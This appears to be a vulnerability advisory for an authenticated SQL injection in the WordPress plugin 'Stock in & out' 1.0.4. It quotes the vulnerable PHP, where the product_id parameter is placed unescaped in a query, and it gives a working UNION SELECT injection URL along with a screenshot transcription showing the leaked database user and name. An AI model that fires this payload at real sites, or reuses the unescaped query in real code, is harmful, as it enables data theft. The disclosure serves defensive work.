Vulnerability Info

Vulnerability Type

Wordpress plugin Stock in & out Authenticated SQL Injection

Vulnerability Version

1.0.4

Recurring environment

Windows 10* PHP 5.4.5* Apache 2.4.23

Author

pang0lin@webray.com.cn inc.

Vulnerability Description AND recurrence:

The plugin has a functionality with Contributor role as the lowest access level takes in GET parameter product_id. The parameter is passed into SQL select statement without proper filter, validation or escaping therefore leads to sql injection.

The security issue is occured at file \wp-content\plugins\stock-in\includes\settings.php


```
 <?php
global $wpdb;
$author_id=get_current_user_id();
$stock_in_history=$wpdb->prefix.'stock_in_history';
/*if(isset($_GET['product_id'])){
$stock_in_log = $wpdb->get_results("SELECT * FROM $stock_in_history     WHERE product_id = $product_id ORDER BY id DESC");
}else{
$stock_in_log = $wpdb->get_results("SELECT * FROM $stock_in_history     ORDER BY id DESC");
}*/

if(isset($_GET['product_id'])){
$stock_in_log = "SELECT * FROM $stock_in_history WHERE product_id = $product_id";
}else{
$stock_in_log = "SELECT * FROM $stock_in_history";
}

$query = $stock_in_log;
 $total_query = "SELECT COUNT(1) FROM (${query}) AS combined_table";
    $total = $wpdb->get_var( $total_query );
    $items_per_page = 20;
        //$sort = isset( $_GET['sort'] ) ? 'DESC'       : 'ASC';
    $page = isset( $_GET['cpage'] ) ? abs((int)$_GET['cpage']) : 1;
    $offset = ( $page * $items_per_page ) - $items_per_page;
    $stock_in_log_by_page = $wpdb->get_results( $query . " ORDER BY ID ${sort} LIMIT ${offset}, ${items_per_page}" );
```

The parameter $_GET['product_id'] is derectly used by select statement. Then, we can exploit it .

http://www.target.com/wp-admin/admin.php?page=stock_in&product_id=0+union+select+1%2C2%2C3%2Cuser%28%29%2Cdatabase%28%29%2C6%2C7%2C8%2C9%2C10&tab=history


不安全 | 192.168.65.26/wp/wp-admin/admin.php?page=stock_in&product_id=0+union+select+1%2C2%2C3%2Cuser%28%29%2Cdatabase%28%29%2C6%2C7%2C8%2C9%2C10&tab=history
dog huang
4
0
新建
您好，admin
仪表盘
文章
媒体
页面
评论
weMail
外观
插件 3
用户
工具
设置
Stock in
收起菜单

Stock in - Status

This theme recommends the following plugin: Superb Helper.
Begin installing plugin | Dismiss this notice

ID	Product ID	Product Title	Product SKU	Existing QTY	Added QTY	Reduced QTY	Stock After Update	Date	User/Order ID	Type
1	2	示例页面		root@localhost	wp	6	7	01-01-1970	User ID : 9	Stock In

Total 1 Records

Need support?

If you are having problems in Stock in, please Contact us about them from Contact